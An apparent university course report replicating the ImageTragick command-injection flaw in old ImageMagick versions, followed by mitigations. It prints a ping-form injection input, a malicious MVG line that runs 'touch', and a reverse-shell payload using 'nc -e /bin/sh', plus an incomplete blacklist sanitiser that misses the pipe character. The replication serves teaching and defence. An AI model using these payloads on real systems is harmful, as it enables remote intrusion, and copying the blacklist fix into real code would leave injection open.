INDIANA UNIVERSITY BLOOMINGTON

CSCI-B544

SECURITY FOR NETWORKED SYSTEMS

December 02, 2018

ImageTragick

Authors:

HARITHA DAMRALA

PRASHANTH SWARGAM

Supervisor:

PROF RAQUEL HILL

Contents

1 Abstract:

The goal of this project is to replicate a security vulnerability called ImageTragick - CVE-2016-3714. This vulnerability is observed in versions including and prior to 6.8.4-10 of an image processing software called ImageMagick. If the inputs to this software in not sanitized, it will compromise the machine and enables an attacker to execute his own instructions by transferring an image. The activities conducted in this project will give good practical understanding of remote code execution and implementation of this attack on ImageMagick software. These activities are performed on older version of the ImageMagick software which is prone to this vulnerability. Several approaches to mitigate this vulnerability were proposed by researchers and security analysts are discussed, out of which one of the approaches which involves modifying the policy definition files in the software was implemented and explained in detail.

2 Introduction:

ImageMagick is a software used to edit, alter and control pictures. Numerous sites enable clients to transfer pictures and the sites themselves frequently control these pictures utilizing software's like ImageMagick. For instance, if you upload an image of yourself, it will probably be resized by the website. It has libraries for all normal programming languages, including PHP, Python, Ruby and several others. At the same time, it is extremely easy to use which resulted in enormous popularity for this software among developers.

In any case, the older versions of ImageMagick doesn't legitimately verify the image contents. This enables an attacker to execute his own instructions remotely by transferring a picture. This leads to a full Remote Code Execution attack in this image processing software.

[1] Remote Code Execution is ability of an attacker to access other's computer and make his own changes. This vulnerability can be exploited to execute malicious code on the victim's computer and take complete

control of it. The attacker can leverage victim computer's admin credentials and use this privilege to exploit other computers in the network. If this vulnerability is not detected, it not only compromises the victim's computer, but also other machines in the network.

ImageMagick implements its functionality in the form of command line utilities along with interfaces for various programming languages. It is very important to know about Magic Vector Graphics and delegates to understand remote code execution in ImageMagick software.

[2] Delegates are specific set of rules to process an image. These delegates can be used to restrict or expand the capabilities of ImageMagick software. ImageMagick will be pre-installed with a set of delegates which are essential for most of the operations and allow most of the images to be parsed by the software. However, custom delegates can be used, and restrictions can be imposed on the existing delegates. The definition of a delegate is defined in a file called delegates.xml. This fill will consist of the existing delegates and the commands used by them. The accessibility of a delegate is defined in a file called policy.xml. The above-mentioned files are present in ImageMagick's installation sub folders.

[3] Magic Vector Graphics often abbreviated as MVG is a text-based vector graphics implemented by ImageMagick. It is essentially an image in the form of ASCII text. A magic vector graphics of an image consists of directives like image, resolution, stroke-width, shape etc. of an image in the human readable form. The utilities in ImageMagick will parse all the images in the form of magic vector graphics i.e., ASCII text. Directives like fill, image in this ASCII text will allow the usage of delegates to expand capability of the software. It uses colon separated key value pairs to use an existing delegate. These directives will use "https" delegate to download an image from the internet. The "https" delegate will use curl to download the image. It concatenates the URL of the image with curl command in the definition of the delegate and executes it as a regular shell command. Attackers will take advantage of operators like pipe '|', delimiters

';' to append the malicious commands to the URL. Any arbitrary code supplied after the input URL string is assumed to be valid and is executed on the shell leading to remote code execution.


One of the approaches to mitigate this vulnerability in this software is by imposing the restrictions on delegates that are used by the software. In this project, this approach is studied in detail and implemented to avoid remote code execution in ImageMagick.

The following sections of the paper will discuss about two activities conducted as part of this study. The first activity will describe remote code execution attack in detail and gives you the importance of writing a sanitized code. The second activity will describe how an un-sanitized code in the ImageMagick will lead to remote code execution. Later sections discuss about various approaches suggested by researchers and their limitations, followed by future scope of the project

3 Related Work:


3.1 Activity 1 (Remote Code Execution)

This activity is conducted to explore Remote Code Execution by developing a website that would accept a hostname or an IP address as an input and tries to ping it. It will then, portray the results from ping command.



[4] The above application takes the server ip address as input and directly concatenates it with the ping command. It doesn't check the format of the input. If input is provided as "*8.8.8.8;echo test;*

touch test" It will ping *8.8.8.8* four times, provides the output as test and creates a file named test on the server. It identifies the characters ';' and '&&' as part of the input and tries to execute them on the server shell.



This arbitrary code execution can be avoided by checking the input provided by the user and modifying it with the below two lines.


```
$substitutions=array(
        '&&' =>'',
        ';'  =>'',
);

$target=str_replace(array_keys($substitutions), $substitutions,$target);
```

In the above code it removes *&&, ;* from the string provided by the user. This will modify the input from the user in such a way that the input to ping command is actually a hostname string or IP address string. If the resulting string is not an IP address, the ping command tries to ping an invalid server and fails. But it will not execute the other commands provided as part of user input. With this activity remote code execution and the importance of sanitizing the user input before sending them to the server for processing can be understood.

3.2 Activity 2 (ImageTragick)

[5] This activity is conducted to exploit ImageTragick, a Remote Code Execution vulnerability in ImageMagick. To replicate this vulnerability, firstly an environment is setup by installing the vulnerable version of the ImageMagick software i.e., ImageMagick 6.8.4-10 on MacOS. Once installation is done, a website is created to upload images to the local server which processes those images using the ImageMagick software.



This website accepts images with valid extensions (jpeg, png, mvg) as an input through a form. The uploaded image is processed by the following command:

```
$result=system('/Users/haritha/imagemagick/ImageMagick-6.8.4-10/utilities/convert exploit.png myimage.png',$retval3);
```

Convert command is used to convert an image from one format to another format, it can also be used to resize an image. For example, the command `convert exploit.png myimage.jpg` tries to convert exploit image from png format to jpg format.


An image file exploit.png is created with malicious Magic Vector Graphics. It contains the lines of code that defines the image. One of the lines is shown below.

```
fill 'url(https://127.0.0.1/oops.jpg"|touch "/tmp/hacked)'
```

The colon separated string “https: ***” in the above line states that ImageMagick should use a delegate called “https” to download the image or a part of this image from the server specified after colon. Once ImageMagick parses this line, it will check for the usability of the “https” delegate in the policy.xml file. If there are no restrictions defined in the policy file, the software will pull up the definition for “https” delegate from delegates.xml. In the stock installation of ImageMagick, the definition of “https” delegates concatenates the url (i.e., string passed after colon) with the curl command and executes it on the shell. So, now the command is converted to the following curl command and is executed on the shell.

```
'curl https://127.0.0.1/oops.jpg"|touch "/tmp/hacked''
```

But the above command is combination of two shell commands piped together. Hence, it executed touch command and created the file on the server.




Thus, any image that utilizes https delegate can be used to exploit this vulnerability.

[6] In a similar way, a reverse shell can be obtained using the following line in the magic vector graphics.

```
fill 'url(https://127.0.0.1/someimage.jpg"|nc -e /bin/sh 127.0.0.1
"8080)'
```

This line will also use the “https” delegate to download the image. It appends the entire string to the curl command and executes it in the shell. Above usage of the “https” delegate will result in execution of multiple commands which are piped together in one line. Thus the above line in magic vector graphics starts a netcat server and anyone listening to the specified server and port, will get the reverse shell.



Thus, it can be inferred that in spite of imposing restrictions on type of image, if the image uses certain delegates in the vulnerable versions of ImageMagick, it is still possible to exploit the hosting machine.

4 Approaches to mitigate ImageTragick

[7] *Stewie* and *Nikolay Ermishkin* from Mail.Ru Security Team have discovered these issues in the ImageMagick software and several researchers have come up with the below approaches to protect from this vulnerability.

4.1 Implemented Approach:

The following discussion will go through the approach implemented for this replication study to mitigate vulnerability. [8] This software uses policy.xml file through which it defines the parameters such as maximum width of image, maximum time allotted to the software to process these images, maximum resources that should be allotted such as memory etc, and restrictions on the delegates to be used. In the stock installation of ImageMagick, it will not have any policies that would restrict the usage of https delegate. So if the image contains *"https:****"*, it will be downloaded. Updating the existing policy.xml to add the additional checks can prevent this attack. For example, if the below line is placed in policy.xml file, it restricts the HTTPS delegate because it is not assigned with any rights.

```
<policy domain="coder" rights="none" pattern="HTTPS" />
```

Thus, the below command will fail saying software is not authorized to download the images.

```
convert https://www.imagemagick.org/image/wizard.png wizard.jpg
```

The result of addition of this line to the file would be:

4.2 Other Approaches:

4.2.1 Approach1:

As described, it is possible to exploit this vulnerability because ImageMagick tries to read the file contents before it processes the image. [9] Hence in the development of our application if an additional check can be made to verify the contents of the image header before the input is sent to the ImageMagick software for processing, it can avoid this attack to some extent. However proper usage of delegates will still have expected headers and can surpass this check.

4.2.2 Approach2:

[10] ImageMagick development team has provided a patch for this bug in the later version of ImageMagick software i.e. 6.9.3-9. Thus, upgrading the ImageMagick version will fix this vulnerability.

4.2.3 Approach3:

[5] Other researchers have suggested to sandbox the ImageMagick application. Sandboxing will create a specialized environment that provide an additional layer of security, such that it will not affect the other parts of the application/ provide access to the server. Thus, isolating ImageMagick functionality from the rest of the application will reduce the risk factor.

5 Discussion:

In the ImageTragick activity, policy.xml file is updated to restrict the https delegate. This will completely disable the ability of the software to download an image or its properties from web. As this is hindering

the functionality of the application, this approach may not be an ideal solution. It will be a preventive measure.

This replication study explained about working of ImageMagick software, which gives an in-depth understanding of exploiting vulnerabilities in it. It also goes through various approaches to mitigate them. The activities in this study explored about remote code execution attacks, importance of writing a clean code and impact of an uncleaned code.

In the current implementation, https delegate in the delgates.xml file directly concatenates the provided input from the image to the curl command and executes it. However, this functionality of delegates should have been implemented in such a way that the input is matched to proper regex, before the curl command is invoked.

Within the given scope, https delegate of ImageMagick Software is exploited for remote code execution. There are other delegates that are used by this software to interact with shell during processing an image. These delegates can also be explored in future to identify other vulnerabilities.

ImageMagick team has actively worked and released an updated version which restricts the vulnerable delegates. [7] The update also prevents indirect reads through policy.xml. As per the comments in updated policy.xml developers have restricted the software to only read/write a small subset of proven web-safe image types.

References:

[1] https://en.wikipedia.org/wiki/Arbitrary_code_execution

[2] https://www.imagemagick.org/discourse-server/viewtopic.php?t=28781

[3] https://imagemagick.org/script/magick-vector-graphics.php

[4] https://www.youtube.com/watch?v=AuNwk--lfxU

[5] https://imagetragick.com

[6] https://mukarramkhalid.com/imagemagick-imagetragick-exploit/

[7] https://www.tenable.com/plugins/nessus/91287

[8] https://www.imagemagick.org/discourse-server/viewtopic.php?t=26801

[9] https://github.com/thoughtbot/paperclip/issues/2190

[10] https://www.imagemagick.org/discourse-server/viewtopic.php?f=4&t=29588

[11] https://imagemagick.org/script/convert.php

[12] https://hackerone.com/reports/135072

[13] https://blog.sucuri.net/2016/05/imagemagick-remote-command-execution-vulnerability.html

[14] https://youtu.be/wu9Wa_eW39s

[15] https://sourceforge.net/projects/imagemagick/files/old-sources/6.x/6.8/